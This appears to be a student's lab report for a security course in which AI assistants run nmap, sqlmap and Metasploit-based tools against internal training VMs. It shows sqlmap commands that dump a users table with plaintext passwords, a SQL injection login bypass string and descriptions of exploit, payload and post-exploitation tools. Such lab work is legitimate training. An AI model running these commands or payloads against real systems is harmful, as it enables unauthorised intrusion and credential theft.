default gemini-2.5-flash (0.1%)
The assistant requested tool calls

• command

default tool call - command__command
{'command': 'sudo nmap -O 10.138.0.6'}

• command


default tool result - text only 607 chars
{"stdout":"Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 01:55 +0000\nNmap scan
report for wfp2-vm.c.gensec-calizo-calizo.internal (10.138.0.6)\nHost is up (0.00028s
latency).\nNot shown: 998 closed tcp ports (reset)\nPORT   STATE SERVICE\n22/tcp open
ssh\n80/tcp open  http\nDevice type: general purpose\nRunning: Linux 3.X\nOS CPE:
cpe:/o:linux:linu...

• 1.72s • Structured ■

default gemini-2.5-flash
The operating system running on 10.138.0.6 is Linux 3.16.


Last turn: 875 Input, 25 Output (0.1%)
default ❯
```

Odin ID: calizo



default
Use nmap with sudo service/version detection to identify the web server software running on 10.138.0.6
default gemini-2.5-flash (0.1%)
The assistant requested tool calls
• command
Odin ID: calizo
default tool call - command__command
{'command': 'sudo nmap -sV 10.138.0.6'}
• command
default tool result - text only 640 chars
{"stdout":"Starting Nmap 7.98 (https://nmap.org) at 2026-03-10 01:54 +0000\nNmap scan report for wfp2-vm.c.gensec-calizo-calizo.internal (10.138.0.6)\nHost is up (0.000082s latency).\nNot shown: 998 closed tcp ports (reset)\nPORT STATE SERVICE VERSION\n22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)\n80/tcp open http ...
• 12.6s • Structured
default gemini-2.5-flash
The web server software running on 10.138.0.6 is Apache httpd 2.2.22 ((Ubuntu)).
Last turn: 823 Input, 33 Output (0.1%)
default ❯

Step 10. nmap (2)

1. Include the directories found using the scanner



2. Take a screenshot showing the credentials found that includes your OdinId



Step 11. sqlmap

1. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId

```
default gemini-2.5-pro
I have executed the sqlmap command as you requested to dump the database content.

The exact command I ran was:


 sqlmap -u "http://10.138.0.5/sqli/example1.php?name=root" --batch --dump

The command successfully dumped the users table from the exercises database. Here are the
contents:

Database: exercises Table: users

 id  groupid  age  name   passwd
 1   10       10   admin  admin
 2   0        30   root   admin21
 3   2        5    user1  secret
 5   5        2    user2  azerty

Last turn: 2,979 Input, 206 Output (0.3%)
default ❯
```



2. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId

```
default gemini-2.5-pro
I have executed the sqlmap command as you requested to dump the database content.

The exact command I ran was:


 sqlmap -u "http://10.138.0.5/sqli/example5.php?id=2" --batch --dump

The command successfully dumped the users table from the exercises database. Here are the
contents:

Database: exercises Table: users

 id  groupid  age  name   passwd
 1   10       10   admin  admin
 2   0        30   root   admin21
 3   2        5    user1  secret
 5   5        2    user2  azerty

Last turn: 3,338 Input, 206 Output (0.3%)
default ❯
```




3. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId




Step 12. sqlmap (2)

1. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId




2. Go back to the site and enter the username and password found and take a screenshot of the results that includes your OdinId




- Gemini's response hallucinated for this, in so that the actual answer was just
  - username: ' or 1=1 --
    - This includes trailing space after the double hyphens
  - password can be anything

3. Take a screenshot of the prompt and result that is returned from a successful execution that includes your OdinId




Step 14. commix (2)

1. Take a screenshot of the results that includes your OdinId



2. Take a screenshot of the results that includes your OdinId



Step 16. Pentest MCP (2)

1. Which tools scan for vulnerabilities and search for potential exploitations?

metasploit_search is the main tool for searching for possible exploit or auxiliary modules, and metasploit_info helps you inspect what a found module does and what options it needs. Exploit modules are used to target a specific vulnerability, while Metasploit's search workflow is how you look for matching modules.

2. Which tools lookup potential payloads to deliver with an exploit?


metasploit_module_payloads and metasploit_payload_info are the tools that look up payload choices. Metasploit payloads are the code delivered after an exploit succeeds, and these two functions help you see which payloads are available and what settings they require.

3. Which tools help with post-exploitation activities?

metasploit_sessions and metasploit_session_interact are the post-exploitation tools. Metasploit says post-exploitation happens after a session is opened, and these functions let you list active sessions and run commands inside them.

Step 17. Pentest MCP (3)

1. Take a screenshot of the results that includes your OdinId



What open ports are there on 10.138.0.7? Use nmap_scan first and identify the web service, including the port and HTTP service details:

SSH-in-browser

```
is open.

Let me try a UDP scan for common ports too.

Actually, maybe I should just report what I found. There's only one open port: 22/tcp with SSH.

The hostname "struts-vm" is intriguing given the lack of any web service, but the port scans consistently
show everything else as closed rather than filtered, so there's nothing hidden behind a firewall. I
should go ahead and report these findings.

Here are the complete findings from the comprehensive port scan of 10.138.0.7:

---

Scan Results for 10.138.0.7

 Port     State     Service  Version
 ──────────────────────────────────────────────────────
 22/tcp   ✅Open    SSH      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14

Key Details:

  • Hostname: struts-vm.c.gensec-calizo-calizo.internal
  • OS: Ubuntu Linux
  • SSH Host Keys:
    • ECDSA: 256 29:80:d7:c9:75:7c:fa:c1:f5:ba:90:d0:67:8d:bc:c7
    • ED25519: 256 e0:9e:a7:23:7c:00:6c:85:bd:64:0a:45:5c:eb:bc:4e

Web Service Status:

After scanning all 65,535 TCP ports (including all common web ports like 80, 443, 8080, 8443, 8888, 9090,
etc.), no web service was found running on this host. The only open port is 22/tcp (SSH).

Notable Observation:

The hostname struts-vm strongly suggests this machine is intended to run an Apache Struts web
application, but currently no HTTP service is listening on any port. This could mean:

 1 The web service (e.g., Apache Tomcat with Struts) is not currently running and may need to be started.
 2 The web service may be accessible only through a different network interface or via a
   container/internal network.
 3 A firewall or security group may be blocking inbound web traffic.

